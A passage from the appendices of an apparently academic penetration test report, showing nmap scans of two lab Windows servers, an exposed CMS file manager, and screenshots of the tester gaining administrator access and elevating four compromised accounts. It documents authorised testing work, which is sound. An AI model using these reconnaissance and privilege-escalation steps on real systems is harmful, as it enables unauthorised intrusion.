
```
root@kali:~# nmap 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-12 14:39 EST
Nmap scan report for SERVER2 (192.168.0.2)
Host is up (0.00050s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
```

Figure 29, standard nmap scan of Server2



```
root@kali:~/Documents/outputs# nmap -sT -p- -vv -T5 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:27 EST
Initiating ARP Ping Scan at 19:27
Scanning 192.168.0.2 [1 port]
Completed ARP Ping Scan at 19:27, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:27
Completed Parallel DNS resolution of 1 host. at 19:27, 1.01s elapsed
Initiating Connect Scan at 19:27
Scanning SERVER2 (192.168.0.2) [65535 ports]
Discovered open port 80/tcp on 192.168.0.2
Discovered open port 23/tcp on 192.168.0.2
Discovered open port 445/tcp on 192.168.0.2
Discovered open port 53/tcp on 192.168.0.2
Discovered open port 135/tcp on 192.168.0.2
Discovered open port 139/tcp on 192.168.0.2
Discovered open port 42/tcp on 192.168.0.2
Discovered open port 49206/tcp on 192.168.0.2
Discovered open port 49153/tcp on 192.168.0.2
Discovered open port 389/tcp on 192.168.0.2
Warning: 192.168.0.2 giving up on port because retransmission cap hit (2).
Discovered open port 3268/tcp on 192.168.0.2
```


Figure 30, nmap TCP scan of all ports, double verbose and with level 5 intensity on Server2



```
root@kali:~/Documents/outputs# nmap -A 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:32 EST
Nmap scan report for SERVER2 (192.168.0.2)
Host is up (0.00081s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: SERVER2.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server
 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Apache httpd (PHP 5.6.30)
```

Figure 31, nmap OS/Version detection scan on Server2

5.1.2 Enumeration stage



192.168.0.2/admin/libraries/ajaxfilemanager/ajaxfilemanager.php

Current Folder Path: /Root Folder

View In: ● Details ○ Thumbnails

File Information:

Name:	Richard.jpg
Created:	13/Jan/2021 23:24:43
Modified:	13/Jan/2021 23:24:43
File Size:	87.6 KB
File Type:	Image
Writable?	✓
Readable?	✓

1/3 (3) 1 Display 10 items per page

	Name	Size	Modified At
□	7up.jpg	3.7 KB	12/Jul/2019 13:09:18
□	index.html	0	06/Aug/2009 19:34:36
☑	Richard.jpg	87.6 KB	13/Jan/2021 23:24:43

Search


Full/Partial File Name:

Look in: Root Folder

File Modified Time(Range):


Search Recursively: ○ Yes ● No

Figure 32, Ajax file manager, found in the admin panel, the tester could change all manner of things from here



Generated by Log1 CMS in: 0 seconds | Your IP: 192.168.0.254


Figure 33, a menu creator



This is a trial. I'm just playing about.

Generated by Log1 CMS in: 12.5921 seconds | Your IP: 192.168.0.254

Figure 34, page that allowed for the editing of content in the main surface page



Choose Template


○ atomohost
● characterized
○ collaboration
○ featuring
○ mistybud
○ vectorlove

Save

Generated by Log1 CMS in: 0 seconds | Your IP: 192.168.0.254

Figure 35, template menu

5.1.3 C.Mendoza account



Server Manager (SERVER2)

Get an overview of the status of this server, perform top management tasks, and add or remove server roles and features.

Server Summary

Server Summary Help

Computer Information

Full Computer Name:	SERVER2.uadcwnet.com
Domain:	uadcwnet.com
Local Area Connection 2:	192.168.0.2, IPv6 enabled
Remote Desktop:	Disabled
Server Manager Remote Management:	Enabled
Product ID:	Not activated

□ Do not show me this console at logon

Activate Windows
Change System Properties
View Network Connections
Configure Remote Desktop
Configure Server Manager Remote Management

Security Information


Windows Firewall:	Domain: Off
Windows Updates:	Not configured
Last checked for updates:	Never
Last installed updates:	Never
IE Enhanced Security Configuration (ESC):	On for Administrators On for Users

Go to Windows Firewall
Configure Updates
Check for New Roles
Run Security Configuration Wizard
Configure IE ESC

Last Refresh: Today at 11:29 PM Configure refresh


11:29 PM
1/15/2021

Figure 36, the server manager panel



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\C.Mendoza>
```

Figure 37, PowerShell ran as administrator



Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

Users for this computer:

User Name	Domain	Group
admin	UADCWNET	Administrators; Us...
Administrator	UADCWNET	Administrators
K.Figueroa	UADCWNET	Administrators
R.Astley	UADCWNET	Administrators
S.Page	UADCWNET	Administrators
T.Harmon	UADCWNET	Administrators

Password for Administrator

You cannot change the password for Administrator.

Windows Server 2008 R2 Datacenter
Build 7601
This copy of Windows is not genuine

Figure 38, Giving admin rights to the four other accounts the tester had obtained the passwords to

5.2 Appendix B – Tool Output Data

5.2.1 Nmap

```
nmap 192.168.0.1

Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-12 14:50 EST
Nmap scan report for Server1 (192.168.0.1)
Host is up (0.00058s latency).
Not shown: 974 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
99/tcp    open  metagram
110/tcp   open  pop3
```

```
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49167/tcp open  unknown
MAC Address: 00:15:5D:00:04:0A (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds

nmap 192.168.0.2

Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-12 14:50 EST
Nmap scan report for SERVER2 (192.168.0.2)
Host is up (0.00099s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:15:5D:00:04:0B (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds


nmap -sT -p- -vv -T5 192.168.0.1

Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-11 19:09 EST
```

```
Initiating ARP Ping Scan at 19:09
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 19:09, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:09
Completed Parallel DNS resolution of 1 host. at 19:09, 1.01s elapsed
Initiating Connect Scan at 19:09
Scanning Server1 (192.168.0.1) [65535 ports]
Discovered open port 135/tcp on 192.168.0.1
Discovered open port 445/tcp on 192.168.0.1
Discovered open port 139/tcp on 192.168.0.1
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 21/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 25/tcp on 192.168.0.1
Discovered open port 110/tcp on 192.168.0.1
Discovered open port 53/tcp on 192.168.0.1
Discovered open port 49153/tcp on 192.168.0.1
Discovered open port 49154/tcp on 192.168.0.1
Warning: 192.168.0.1 giving up on port because retransmission cap
hit (2).
Discovered open port 49175/tcp on 192.168.0.1
Discovered open port 49158/tcp on 192.168.0.1
Discovered open port 49176/tcp on 192.168.0.1
Discovered open port 49157/tcp on 192.168.0.1
Discovered open port 636/tcp on 192.168.0.1
Discovered open port 88/tcp on 192.168.0.1
Discovered open port 49162/tcp on 192.168.0.1
Discovered open port 47001/tcp on 192.168.0.1
Discovered open port 79/tcp on 192.168.0.1
Discovered open port 49155/tcp on 192.168.0.1
Discovered open port 389/tcp on 192.168.0.1
Discovered open port 49164/tcp on 192.168.0.1
Discovered open port 49152/tcp on 192.168.0.1
Discovered open port 42/tcp on 192.168.0.1
Discovered open port 9389/tcp on 192.168.0.1
Discovered open port 464/tcp on 192.168.0.1
Discovered open port 593/tcp on 192.168.0.1
Discovered open port 3268/tcp on 192.168.0.1
Discovered open port 3269/tcp on 192.168.0.1
Discovered open port 49171/tcp on 192.168.0.1
Discovered open port 63471/tcp on 192.168.0.1
Discovered open port 99/tcp on 192.168.0.1
Discovered open port 49159/tcp on 192.168.0.1
Completed Connect Scan at 19:10, 46.44s elapsed (65535 total ports)
Nmap scan report for Server1 (192.168.0.1)
Host is up, received arp-response (0.00094s latency).
Scanned at 2021-01-11 19:09:49 EST for 48s
Not shown: 65455 closed ports
Reason: 65455 conn-refused
PORT      STATE    SERVICE          REASON
21/tcp    open     ftp              syn-ack
23/tcp    open     telnet           syn-ack
```

```
25/tcp    open     smtp             syn-ack
42/tcp    open     nameserver       syn-ack
53/tcp    open     domain           syn-ack
79/tcp    open     finger           syn-ack
80/tcp    open     http             syn-ack
88/tcp    open     kerberos-sec     syn-ack
99/tcp    open     metagram         syn-ack
110/tcp   open     pop3             syn-ack
135/tcp   open     msrpc            syn-ack
